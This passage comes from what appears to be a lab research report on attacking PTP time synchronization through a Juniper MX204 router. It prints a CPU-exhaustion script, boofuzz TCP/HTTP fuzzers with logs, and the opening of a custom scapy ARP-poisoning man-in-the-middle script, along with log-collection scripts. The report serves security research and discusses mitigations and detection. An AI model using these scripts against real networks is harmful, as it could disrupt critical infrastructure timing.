    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_100_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_100_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_100_LogMaster"
    GOTO Processing)

if %1==AttackMaster_Flood (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_Flood_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_Flood_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_Flood_LogMaster"
    GOTO Processing)

if %1==AttackSlave_50000 (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_50000_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_50000_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_50000_LogMaster"
    GOTO Processing)

if %1==AttackSlave_100 (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_100_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_100_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_100_LogMaster"
    GOTO Processing)

if %1==AttackSlave_Flood (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_Flood_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_Flood_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackSlave_Flood_LogMaster"
    GOTO Processing)

echo Error Attack Specified does not exist
GOTO END

```

Figure 11: Master Shell Script for Recording and Flushing PTP Logs

```

:Processing
for /f "tokens=2 delims==" %a in ('wmic OS Get localdatetime /value') do set "dt=%a"
set "YYYY=%dt:~0,4%" & set "MM=%dt:~4,2%" & set "DD=%dt:~6,2%"
set "HH=%dt:~8,2%" & set "Min=%dt:~10,2%"
set "fullstamp=%YYYY%%MM%%DD%%HH%%Min%"

::timeout /t 5 /nobreak > NUL
tshark -i "Ethernet 3" -a duration:220 -q -w "%Pcap_Log%\Capture.pcapng"
timeout /t 10 /nobreak > NUL
start /b /wait pscp -pwfile C:\Users\56a\Desktop\Pass.txt debian@192.168.2.107:ptp*.log* %Slave%
start /b /wait pscp -pwfile C:\Users\56a\Desktop\Pass.txt debian@192.168.1.120:ptp*.log* %Master%

timeout /t 10 /nobreak > NUL
start /b /wait pscp -pwfile C:\Users\56a\Desktop\Pass.txt debian@192.168.2.107:Slave.pcapng %Slave%
start /b /wait pscp -pwfile C:\Users\56a\Desktop\Pass.txt debian@192.168.1.120:Master.pcapng %Master%
timeout /t 10 /nobreak > NUL
for /r %Slave% %a in (ptp*.log*) do ren "%a" "%fullstamp%%~na"
for /r %Master% %a in (ptp*.log*) do ren "%a" "%fullstamp%%~na"
ren "%Slave%\Slave.pcapng" "%fullstamp%Slave.pcapng"
ren "%Master%\Master.pcapng" "%fullstamp%Master.pcapng"
ren "%Pcap_Log%\Capture.pcapng" "%fullstamp%Capture.pcapng"

:END

```

Figure 12: Shell Batch Script to Capture PTP Traffic and Update Format of PTP Log Files

Within the scripts shown in Figures 13 and 14, we are resetting the BBB environment and capturing network traffic. These scripts are executed during both the baseline and attack phases.

```

GNU nano 3.2

#!/bin/bash

echo "Deleting PCAP Files"
sudo rm /home/debian/*.pcap*

echo "Deleting Log Files"
sudo rm /tmp/ptp*
sudo rm /home/debian/ptp*

echo "Restarting PTP"
sudo systemctl restart ptpd.service

while [[ $(sudo systemctl is-active --quiet ptpd.service) -eq 1 ]]
do
    echo "PTP service not running"
    sleep 5
done

echo "PTP service is running"
#perl -E "print '^#)*&#^%&*' x 500"

read -p $'\nPress any key to start test\n' -n 1 -s

echo -e "\nStarting Capture"

sudo timeout 32500 tcpdump -i eth0 -u "Master.pcapng" #32500: 9 hours plus change

echo "Done Capture Stopped"

sudo mv /tmp/ptp*.log* /home/debian
echo "Log files moved from /tmp/ to home"

```

Figure 13: PTP Data Aggregation on Master BBB

```

GNU nano 3.2

#!/bin/bash

echo "Deleting PCAP Files"
sudo rm /home/debian/*.pcap*

echo "Deleting Log Files"
sudo rm /tmp/ptp* # Delete existing so we have new log files for our experiment
sudo rm /home/debian/ptp*

echo "Restarting PTP"
sudo systemctl restart ptpd.service

while [[ $(sudo systemctl is-active --quiet ptpd.service) -eq 1 ]]
do
    echo "PTP service not running"
    sleep 5
done

echo "PTP service is running"
#perl -E "print '^#)*&#^%&*' x 500"

read -p $'\nPress any key to start test\n' -n 1 -s

echo -e "\nStarting Capture"

sudo timeout 32500 tcpdump -i eth0 -u "Slave.pcapng" #32500

echo "Done Capture Stopped"

sudo mv /tmp/ptp*.log* /home/debian
echo "Log files moved from /tmp/ to home"

```

Figure 14: PTP Data Aggregation on Slave BBB

Some network engineers may implement Multiprotocol Label Switching (MPLS) and Quality of Service (QoS) in part as an extra layer of security against common DoS attacks. Unlike the many



different network protocols that route traffic based on destination and source address, MPLS routes network traffic based on predefined labels. So, during the initial handshake and exchange of packets, a label is appended to the packet letting the intermediary device know exactly where to forward the packet to. In addition, these labeled packets can have priority markers under the QoS feature.

There are many data/communication protocols implemented in the network architecture of utilities and substations like DNP3 and IEC 61850. IEC 61850 is a framework composed of multiple communication profiles, such as Manufacturing Message Specification (MMS), Generic Object-Oriented Substation Events (GOOSE), Sampled Measured Values (SMV), and PTP.

Juniper offers a DDoS protection limit on the control plane for a variety of protocol groups including PTP. This DDoS protection analyzes rate-limiting parameters such as traffic rate, maximum burst size, traffic priority, and the amount of time passed after a network traffic violation [6]. This security function identifies and drops malicious packets to avoid the router's system resources from getting exhausted.

## **4.2 FORK BOMB**

Upon reviewing the impacts of the CPU stress test in the FlockLab documentation, we pursued our own CPU resource stress test to verify these impacts in our unique PTP environment [5]. We scripted a malicious fork bomb program to try to overwhelm the computing resources of the Juniper MX204. There was an assumption of compromise for this attack type. The goal was to test the security of the router and see if its CPU load balancer could keep the critical functions from being affected. We would know it worked for our use case if the PTP messages that were being routed by the Juniper MX204 were delayed in any way.

This type of resource exhaustion attack could have very similar effects as a memory leak / resource depletion vulnerability. There are several such vulnerabilities that have been found in this device so it is a realistic scenario that should have a known outcome. One recent example from early 2023 that affected the MX204 was CVE-2023-22410, a memory leak vulnerability in packet processing that allowed an attacker to send specific traffic to the router which would cause memory to be allocated dynamically. The problem is that the memory can never be freed which would lead to an out-of-memory condition that prevents all services from continuing to function, forcing the administrator to manually restart the device in order to recover.

```

2cpuDestroyer.py: 13 lines, 212 characters.
root@:/var/db/scripts/op # cat 2cpuDestroyer.py
def f(x):
    count = 0
    while count < 750:
        x *= 1.01
        y = list(range(int(x)))
        count += 1

if __name__ == '__main__':
    import multiprocessing as mp
    n = mp.cpu_count() * 32
    print(n)
    for i in range(n):
        f(i)
root@:/var/db/scripts/op # █

```

Figure 15: CPU Resource Consumption Script

The custom fork bomb script in Figure 15 was developed for this attack with just a few lines of simple code that would use multiprocessing capabilities to consume system resources. This script performs a computationally intensive task with each available core of the system CPUs.

We first captured the baseline process list and resource utilization using the top utility as seen in Figure 16.

192.168.1.100 - PuTTY

```

last pid: 34374; load averages: 0.55, 0.58, 0.38
89 processes: 1 running, 88 sleeping
CPU 0: 0.0% user, 0.0% nice, 0.4% system, 0.0% interrupt, 99.6% idle
CPU 1: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
CPU 2: 3.5% user, 0.0% nice, 0.0% system, 0.4% interrupt, 96.1% idle
CPU 3: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
CPU 4: 0.0% user, 0.0% nice, 0.4% system, 0.0% interrupt, 99.6% idle
Mem: 93M Active, 4351M Inact, 596M Wired, 254M Buf, 11G Free
Swap: 3072M Total, 3072M Free

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	C	TIME	WCPU	COMMAND
6449	root	3	20	0	724M	14332K	select	0	773:52	3.45%	jinsightd
6456	root	12	20	0	32008K	6652K	nanslp	0	142:18	0.58%	na-grpcd
6471	root	2	20	0	735M	19964K	select	0	9:17	0.29%	agentd
6467	root	1	20	0	966M	173M	select	1	161:37	0.27%	authd
7451	root	1	20	0	734M	14712K	select	1	34:46	0.26%	license-check
6451	root	8	52	0	746M	21056K	select	4	37:18	0.10%	jsd
34373	root	1	20	0	67980K	5432K	CPU1	1	0:00	0.09%	top
6452	nobody	1	20	0	69688K	4244K	select	0	19:30	0.06%	na-mqtd
6517	root	1	20	0	801M	68352K	select	0	36:38	0.06%	pfed
6407	root	3	20	0	1152M	179M	kqread	0	30:13	0.05%	rp
6242	root	1	20	0	798M	77172K	select	3	31:40	0.05%	mib2d
6465	root	2	20	0	844M	73204K	select	1	23:17	0.04%	jdncpd
34374	root	1	20	0	6104K	1432K	nanslp	4	0:00	0.04%	sleep
6408	root	1	20	0	936M	42052K	select	0	18:04	0.03%	l2ald
6253	root	1	20	0	723M	12428K	select	3	20:28	0.03%	clksyncd
6236	root	1	20	0	822M	43440K	select	0	202:49	0.03%	chassisd
6269	root	1	20	0	720M	5392K	select	0	11:40	0.02%	shm-rtssdbd
6231	root	1	20	0	5952K	1424K	select	0	9:06	0.02%	bslockd
6462	root	1	20	0	733M	18024K	select	3	12:09	0.01%	snmpd

Figure 16: Juniper CPU Processes and Resource Distribution

After executing the fork bomb, we immediately saw encouraging results as the device showed obvious signs of stress as shown in Figures 17-20. The attack's CPU consumption seemed to average 100% utilization of a single CPU, but this was often spread over multiple CPUs at a time and the load was often switched between CPUs on the fly. Juniper devices come with a `cpu-load-`



threshold feature that prevent existing network connections from being affected by low CPU availability.

```
192.168.1.100 - PuTTY
last pid: 34455; load averages: 0.78, 0.66, 0.43
90 processes: 3 running, 87 sleeping
CPU 0: 52.5% user, 0.0% nice, 0.0% system, 0.4% interrupt, 47.1% idle
CPU 1: 0.4% user, 0.0% nice, 0.0% system, 0.0% interrupt, 99.6% idle
CPU 2: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
CPU 3: 5.5% user, 0.0% nice, 0.4% system, 0.0% interrupt, 94.1% idle
CPU 4: 42.0% user, 0.0% nice, 0.0% system, 0.4% interrupt, 57.6% idle
Mem: 101M Active, 4357M Inact, 596M Wired, 254M Buf, 11G Free
Swap: 3072M Total, 3072M Free

PID USERNAME THR PRI NICE SIZE RES STATE C TIME WCPU COMMAND
34455 root 1 93 0 37648K 23472K CPU0 0 0:12 99.54% cscript
6467 root 1 20 0 966M 173M CPU2 2 161:37 0.48% authd
34373 root 1 20 0 67980K 5432K CPU3 3 0:00 0.09% top
6236 root 1 20 0 822M 43440K select 4 202:49 0.06% chassisd
6517 root 1 20 0 801M 68352K select 3 36:38 0.06% pfed
6242 root 1 20 0 798M 77172K select 2 31:40 0.05% mib2d
6407 root 3 20 0 1152M 179M kqread 3 30:14 0.05% rpd
6465 root 2 20 0 844M 73204K select 3 23:17 0.04% jdncpd
6253 root 1 20 0 723M 12428K select 0 20:28 0.04% clkswncd
6408 root 1 20 0 936M 42052K select 2 18:04 0.03% l2ald
6452 nobody 1 20 0 69688K 4244K select 2 19:30 0.03% na-mqtd
6451 root 8 52 0 746M 21056K select 4 37:19 0.02% jsd
6269 root 1 20 0 720M 5392K select 1 11:40 0.02% shm-rtssdbd
6231 root 1 20 0 5952K 1424K select 4 9:06 0.02% bslockd
33942 root 1 20 0 856M 8000K select 3 0:00 0.02% sshd
6456 root 12 20 0 32008K 6652K nanslp 2 142:18 0.01% na-grpcd
```

Figure 17: Juniper CPU Processes and Resource Distribution

```
192.168.1.100 - PuTTY
last pid: 34428; load averages: 0.84, 0.65, 0.42
90 processes: 2 running, 88 sleeping
CPU 0: 0.8% user, 0.0% nice, 0.8% system, 0.0% interrupt, 98.4% idle
CPU 1: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
CPU 2: 45.3% user, 0.0% nice, 0.4% system, 0.0% interrupt, 54.3% idle
CPU 3: 21.3% user, 0.0% nice, 0.0% system, 0.0% interrupt, 78.7% idle
CPU 4: 35.7% user, 0.0% nice, 0.8% system, 0.0% interrupt, 63.5% idle
Mem: 101M Active, 4380M Inact, 596M Wired, 254M Buf, 11G Free
Swap: 3072M Total, 3072M Free

PID USERNAME THR PRI NICE SIZE RES STATE C TIME WCPU COMMAND
34401 root 1 103 0 66320K 47068K CPU3 3 0:54 99.05% cscript
6449 root 3 20 0 724M 14332K select 0 773:53 3.26% jinsightd
6456 root 12 20 0 32008K 6652K nanslp 1 142:18 0.60% na-grpcd
6467 root 1 20 0 966M 173M select 4 161:37 0.28% authd
7451 root 1 20 0 734M 14712K select 0 34:47 0.27% license-check
6451 root 8 52 0 746M 21056K select 4 37:18 0.15% jsd
34373 root 1 20 0 67980K 5432K CPU0 0 0:00 0.09% top
6517 root 1 20 0 801M 68352K select 1 36:38 0.06% pfed
6407 root 3 20 0 1152M 179M kqread 0 30:14 0.06% rpd
6452 nobody 1 20 0 69688K 4244K select 0 19:30 0.06% na-mqtd
6242 root 1 20 0 798M 77172K select 0 31:40 0.05% mib2d
6465 root 2 20 0 844M 73204K select 2 23:17 0.05% jdncpd
6236 root 1 20 0 822M 43440K select 4 202:49 0.04% chassisd
6471 root 2 20 0 735M 19964K select 1 9:17 0.04% agentd
6408 root 1 20 0 936M 42052K select 4 18:04 0.04% l2ald
6253 root 1 20 0 723M 12428K select 0 20:28 0.03% clkswncd
6462 root 1 20 0 733M 18024K select 4 12:10 0.02% snmpd
6269 root 1 20 0 720M 5392K select 1 11:40 0.02% shm-rtssdbd
6231 root 1 20 0 5952K 1424K select 0 9:06 0.02% bslockd
6272 root 1 20 0 836M 5396K nanslp 4 7:52 0.01% gstatd
```

Figure 18: Juniper CPU Processes and Resource Distribution

```
192.168.1.100 - PuTTY
last pid: 34427; load averages: 0.65, 0.60, 0.40
90 processes: 2 running, 88 sleeping
CPU 0: 0.4% user, 0.0% nice, 0.0% system, 0.4% interrupt, 99.2% idle
CPU 1: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
CPU 2: 0.0% user, 0.0% nice, 0.0% system, 0.4% interrupt, 99.6% idle
CPU 3: 43.7% user, 0.0% nice, 0.4% system, 0.0% interrupt, 55.9% idle
CPU 4: 55.3% user, 0.0% nice, 0.8% system, 0.0% interrupt, 43.9% idle
Mem: 101M Active, 4362M Inact, 596M Wired, 254M Buf, 11G Free
Swap: 3072M Total, 3072M Free

PID USERNAME THR PRI NICE SIZE RES STATE C TIME WCPU COMMAND
34401 root 1 99 0 43792K 28812K CPU4 4 0:22 103.45% cscript
6467 root 1 20 0 966M 173M select 1 161:37 0.29% authd
34373 root 1 20 0 67980K 5432K CPU2 2 0:00 0.09% top
6517 root 1 20 0 801M 68352K select 1 36:38 0.06% pfed
6407 root 3 20 0 1152M 179M kqread 2 30:14 0.06% rpd
6242 root 1 20 0 798M 77172K select 1 31:40 0.05% mib2d
6465 root 2 20 0 844M 73204K select 0 23:17 0.04% jdncpd
6253 root 1 20 0 723M 12428K select 0 20:28 0.03% clkswncd
6408 root 1 20 0 936M 42052K select 3 18:04 0.03% l2ald
6452 nobody 1 20 0 69688K 4244K select 1 19:30 0.02% na-mqtd
6236 root 1 20 0 822M 43440K select 0 202:49 0.02% chassisd
6451 root 8 52 0 746M 21056K select 4 37:18 0.02% jsd
6269 root 1 20 0 720M 5392K select 0 11:40 0.02% shm-rtssdbd
6231 root 1 20 0 5952K 1424K select 3 9:06 0.02% bslockd
6462 root 1 20 0 733M 18024K select 1 12:09 0.01% snmpd
```

Figure 19: Juniper CPU Processes and Resource Distribution




Figure 20: Juniper CPU Processes and Resource Distribution

However, despite taking up a significant amount of computing resources from the router, it was not enough to delay the PTP packets in any detectable way.

This failure may be in part due to MPLS or load balancing features. PTP packets are likely prioritized by the MX204 due to their importance for maintaining precise time synchronization. So even if resources are limited, the PTP packets may not be affected.

Even though this attack was not a success, we would have run into additional problems in terms of administrators easily detecting and stopping the attack. On the Juniper support website, there is an article [6] that discusses diagnosing and resolving the cause of high utilization rates. This article specifically calls out the “show system process extensive” command which would instantly spot the malicious script hogging all the system resources and make it easy for the administrator to remove the script from the system.

### 4.3 NETWORK PROTOCOL FUZZING

This was the most complex technique of our vulnerability research against the Juniper MX204. When researching known vulnerabilities within the Juniper MX204 using NIST's National Vulnerability Database, we found that there were several vulnerabilities related to the MX204 failing to properly process malformed packets that it received: nine at the time of this writing, five of which are considered high severity. So, the idea behind this type of attack was to identify a similar malformed packet processing vulnerability in the MX204 by sending it fuzzed network traffic. The intended effect of this type of vulnerability could be a DoS of just a specific noncritical component within the router or the entire functionality. This could be achieved by instantly crashing a particular service with the unexpected input or by triggering a slow memory leak that would eventually overtake the entire device. A few recent examples of high-severity Common Vulnerabilities and Exposures (CVEs) from earlier in 2023 that can cause an instant crash/DoS due to improper packet handling are CVE-2023-28985, CVE-2023-36832, and CVE-2023-28976, among others.

Juniper, like most vendors, does not share proof-of-concept code or specific exploit details about the CVEs that affect their devices. Because of this, we had to start from scratch and were unable to easily recreate an existing exploit against the MX204 and instead chose to attempt to find zero-days.

Using boofuzz, a Python library used for network protocol fuzzing that was forked from the Sulley fuzzing framework, we scripted a couple implementations against common protocols like Hypertext Transfer Protocol (HTTP) and Transmission Control Protocol (TCP). Our HTTP implementation primarily used the built-in boofuzz default settings whereas the TCP implementation was designed with flexibility in mind, so all the packet fields were custom written.

```
1 from boofuzz import Session, Target, TCPsocketConnection, UDPsocketConnection, s_initialize, s_get, Request, Block, Group, Delim, String, Static
2
3 def main():
4     session = Session(
5         target=Target(
6             connection=TCPsocketConnection("127.0.0.1", 8000)) # IP and port number to be fuzzed
7     )
8     req = Request("HTTP-Request", children=(
9         Block("Request-Line", children=(
10             Group("Method", values=["GET", "HEAD", "POST", "PUT", "DELETE", "CONNECT", "OPTIONS", "TRACE"]),
11             Delim("space-1", " "),
12             String("URI", "/index.html"),
13             Delim("space-2", " "),
14             String("HTTP-Version", "HTTP/1.1"),
15             Static("CRLF", "\r\n"),
16         )),
17         Block("Host-Line", children=(
18             String("Host-Key", "Host:"),
19             Delim("space", " "),
20             String("Host-Value", "example.com"),
21             Static("CRLF", "\r\n"),
22         )),
23         Static("CRLF", "\r\n"),
24     ))
25     session.connect(req)
26     session.fuzz()
27
28 if __name__ == "__main__":
29     main()
```

Figure 21: Custom Network Protocol Fuzzer for HTTP using boofuzz

```
Open TCPBoofuzz.py
1 from boofuzz import Session, Target, Request, Block, Group, Delim, String, Word, Static, Bytes, RawSocketConnection, Simple, Byte, BitField
2
3 def main():
4     session = Session(
5         target=Target(
6             connection=RawSocketConnection('lo')) # What to fuzz
7     )
8     req = Request("LS-Request", children=(
9         Block("IPv4", children=(
10             Byte("Version and Header Length", default_value=69, fuzzable=False), # hex 45 = binary 0100 0101 = dec 69
11             Byte("Differentiated Services Field", default_value=0, fuzzable=False), # Non-zero value can cause issues
12             Bytes("Total Length", default_value=b'\x00\x34', size=2, fuzzable=False), # If no content, this field will be decimal 20
13             Bytes("Identification", size=2, default_value=b'\xf0\x00', fuzzable=False), # It's a 2 byte field and any value seems to work
14             Bytes("Flags and Fragment Offset", size=2, default_value=b'\x40\x00', fuzzable=False),
15             Byte("Time to Live", default_value=64, max_num=255, fuzzable=True), # TTL max value is 255
16             Byte("Protocol", default_value=b'\x06', fuzzable=False), # hex 6 is TCP
17             Bytes("Header Checksum", size=2, default_value=b'\x07\x26', fuzzable=False),
18             Bytes("Source Address", size=4, default_value=b'\xac\x10\x85\x32', fuzzable=False),
19             Bytes("Destination Address", size=4, default_value=b'\x7f\x00\x00\x01', fuzzable=False)
20         )),
21         Block("TCP SYN", children=(
22             Word("Source Port", max_num=65535, fuzzable=True),
23             Word("Destination Port", max_num=65535, fuzzable=True),
24             Bytes("Sequence Number", size=4, default_value=b'\xb0\b9\x9f\x05', fuzzable=False),
25             Bytes("Acknowledgement Number", size=4, default_value=b'\x00\x00\x00\x00', fuzzable=False),
26             Bytes("Header Length and Flags", size=2, default_value=b'\x00\x02', fuzzable=False),
27             Bytes("Window", size=2, default_value=b'\x20\x00', fuzzable=False),
28             Bytes("Checksum", size=2, default_value=b'\x13\x38', fuzzable=False),
29             Bytes("Urgent Pointer", size=2, default_value=b'\x00\x00', fuzzable=False),
30             Bytes("TCP Option - Maximum Segment Size", size=2, default_value=b'\x02\x04\x05\x04', fuzzable=False),
31             Bytes("TCP Option - No Operation (NOP)", default_value=b'\x01', fuzzable=False),
32             Bytes("TCP Option - Window Scale", size=3, default_value=b'\x03\x03\x08', fuzzable=False),
33             Bytes("TCP Option - No Operation (NOP)", default_value=b'\x01', fuzzable=False),
34             Bytes("TCP Option - No Operation (NOP) Repeat", default_value=b'\x01', fuzzable=False),
35             Bytes("TCP option - SACK Permitted", size=2, default_value=b'\x04\x02', fuzzable=False),
36         )),
37     )
38     session.connect(req)
39     session.fuzz()
40
41 if __name__ == "__main__":
42     main()
```

Figure 22: Custom Network Protocol Fuzzer for TCP using boofuzz

To test these fuzzing implementations and make sure they were creating valid packets that would be able to be sent to the router, we spun up a simple HTTP server to send the fuzzed traffic to.

```
ryan@ryan-virtual-machine: ~/Desktop
ryan@ryan-virtual-machine:~/Desktop$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 23: Start Up a localhost HTTP Server on Port 8000



```
ryan@ryan-virtual-machine: ~/Desktop
ryan@ryan-virtual-machine:~/Desktop$ sudo python3 TCPboofuzz.py
```

```
ryan@ryan-virtual-machine: ~/Desktop
```

```
[2023-03-31 14:54:19,091] Test Step: Fuzzing Node 'L3-Request'
```

```
[2023-03-31 14:54:19,091] Info: Sending 52 bytes...
```

```
[2023-03-31 14:54:19,092] Transmitted 52 bytes: 45 00 00 34 fd 40 40 00 3b 06 67 26 ac 10 85 32  
7f 00 00 01 00 00 00 00 b9 9f c5 00 00 00 80 02 20 13 38 00 00 02 04 05 b4 01 03 03 08 01 0  
1 04 02 b'E\x00\x004\xfd@\x00=\x06g8\xac\x10\x852\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x01\xb9\x9f\xc5\x  
00\x00\x00\x00\x00\x02 \x00\x138\x00\x00\x02\x04\x05\xbd4\x01\x03\x03\x08\x01\x01\x04\x02'
```

```
[2023-03-31 14:54:19,092] Test Step: Contact target monitors
```

```
[2023-03-31 14:54:19,092] Test Step: Cleaning up connections from callbacks
```

```
[2023-03-31 14:54:19,092] Check OK: No crash detected.
```

```
[2023-03-31 14:54:19,092] Info: Closing target connection...
```

```
[2023-03-31 14:54:19,106] Info: Connection closed.
```

```
[2023-03-31 14:54:19,109] Test Case: 58: L3-Request:[L3-Request.IPv4.Time to Live:57]
```

```
[2023-03-31 14:54:19,109] Info: Type: Byte
```

```
[2023-03-31 14:54:19,109] Info: Opening target connection (lo, type 0x0800)...
```

```
[2023-03-31 14:54:19,126] Info: Connection opened.
```

```
[2023-03-31 14:54:19,126] Test Step: Monitor CallbackMonitor#140669271811328[pre=[],post=[],restar  
t=[],post_start_target=[]].pre_send()
```

```
[2023-03-31 14:54:19,126] Test Step: Fuzzing Node 'L3-Request'
```

```
[2023-03-31 14:54:19,127] Info: Sending 52 bytes...
```

```
[2023-03-31 14:54:19,127] Transmitted 52 bytes: 45 00 00 34 fd 40 40 00 3c 06 67 26 ac 10 85 32  
7f 00 00 01 00 00 00 00 b9 9f c5 00 00 00 80 02 20 13 38 00 00 02 04 05 b4 01 03 03 08 01 0  
1 04 02 b'E\x00\x004\xfd@\x00<\x06g8\xac\x10\x852\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x01\xb9\x9f\xc5\x  
00\x00\x00\x00\x00\x02 \x00\x138\x00\x00\x02\x04\x05\xbd4\x01\x03\x03\x08\x01\x01\x04\x02'
```

```
[2023-03-31 14:54:19,127] Test Step: Contact target monitors
```

```
[2023-03-31 14:54:19,127] Test Step: Cleaning up connections from callbacks
```

```
[2023-03-31 14:54:19,127] Check OK: No crash detected.
```

```
[2023-03-31 14:54:19,127] Info: Closing target connection...
```

```
[2023-03-31 14:54:19,146] Info: Connection closed.
```

```
[2023-03-31 14:54:19,150] Test Case: 59: L3-Request:[L3-Request.IPv4.Time to Live:58]
```

```
[2023-03-31 14:54:19,150] Info: Type: Byte
```

```
[2023-03-31 14:54:19,150] Info: Opening target connection (lo, type 0x0800)...
```

```
[2023-03-31 14:54:19,182] Info: Connection opened.
```

```
[2023-03-31 14:54:19,182] Test Step: Monitor CallbackMonitor#140669271811328[pre=[],post=[],restar  
t=[],post_start_target=[]].pre_send()
```

```
[2023-03-31 14:54:19,182] Test Step: Fuzzing Node 'L3-Request'
```

```
[2023-03-31 14:54:19,182] Info: Sending 52 bytes...
```

```
[2023-03-31 14:54:19,183] Transmitted 52 bytes: 45 00 00 34 fd 40 40 00 3d 06 67 26 ac 10 85 32  
7f 00 00 01 00 00 00 00 b9 9f c5 00 00 00 80 02 20 13 38 00 00 02 04 05 b4 01 03 03 08 01 0  
1 04 02 b'E\x00\x004\xfd@\x00=>\x06g8\xac\x10\x852\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x01\xb9\x9f\xc5\x  
00\x00\x00\x00\x00\x02 \x00\x138\x00\x00\x02\x04\x05\xbd4\x01\x03\x03\x08\x01\x01\x04\x02'
```

```
[2023-03-31 14:54:19,183] Test Step: Contact target monitors
```


```
[2023-03-31 14:54:19,183] Test Step: Cleaning up connections from callbacks
```

```
[2023-03-31 14:54:19,183] Check OK: No crash detected.
```

```
[2023-03-31 14:54:19,183] Info: Closing target connection...
```

Figure 25: TCP Fuzzer at Work





## 4.4 ARP POISONING

The goal of implementing this type of MitM was to capture the PTP “Delay Request” message in transit and delay the message by some amount of time before forwarding the message to the intended target. In our implementation of the ARP poisoning attack with the goal of affecting the PTP signal, we chose to focus on causing an asynchronous delay in the PTP communications which breaks a core concept of PTP: path symmetry. Also, by including random delays in our packet forwarding, another core concept of PTP was disrupted which is consistent latency.

The slave clock accounts for network latency by testing round trip speed with communication requested at time  $t_3$  in Figure 6, assuming that the delay is uniform, and using that information as a correction to the slave clock. The asynchronous feature of our attack is that we target traffic from the slave clock, slowing communication destined for the master between  $t_3$  and  $t_4$ , while allowing all traffic directed from the master to the slave clock to proceed at normal speed. This



forces the slave clock to use bad information to calculate network latency and apply incorrect clock adjustments.

We used the following methodology while designing the ARP poisoning experiment which included 3 major phases, namely pre-attack, attack, and post-attack. The pre-attack is the initial 2-hour phase where there is normal, baseline PTP communication between the master BBB clock and slave BBB clock. In the attack phase, an ARP poisoning attack is launched on the PTP network for 5 hours. In the post-attack phase, the attack is stopped and the PTP network is allowed to go back to a steady state with normal PTP traffic for 2 hours.

There are many prebuilt ARP poisoning tools to choose from such as Ettercap, arpspoof, and arpoison. However, after experiencing difficulties getting Ettercap to work with our network architecture that included devices on different subnets, we built our own custom ARP poisoning tool to fit our needs. After analyzing the structure of an ARP reply, we were able to construct a valid gratuitous reply packet to poison the ARP cache of the slave BBB. Thus, when the attacker floods the victim BBB with the malicious ARP replies, the attacker is spoofing its IP address as 192.168.2.107 to cause the attacker to start receiving PTP packets from the master BBB. Later in this section, we will discuss how we spoofed the destination IP address when forwarding the PTP packets on to the slave BBB. To put it simply, the Python script in Figures 29 and 30 allows the attacker to be a MitM between the master BBB and the slave BBB.

```
1  import scapy.all as scapy
2  from time import sleep
3
4  target_ip = "192.168.2.107" # IP we want to poison (Slave BBB)
5  target_mac = "98:f0:7b:26:d6:dd" #Mac Address of Slave
6  interface = "enp0s31f6"
7
8  if __name__ == "__main__":
9      # Ethernet Layer
10     #Destination_Address = b"\x98\xf0\x7b\x64\x1f\xfa" #The computer we are sending the spoof to (Master)
11     Destination_Address = b"\x98\xf0\x7b\x26\xd6\xdd" #The computer we are sending the spoof to (Slave)
12     Source_Address = b"\x84\x69\x93\xc6\xa8\x95"
13
14     Type = b"\x08\x06" # STATIC; ARP == 0x0806
15
16     Ethernet_Layer = Destination_Address + Source_Address + Type
17
18     # Address Resolution Protocol (ARP) Layer
19     Hardware_Type = b"\x00\x01" # STATIC; Ethernet == 1
20     Protocol_Type = b"\x08\x00" # STATIC; IPv4 == 0x0800
21     Hardware_Size = b"\x06" # STATIC
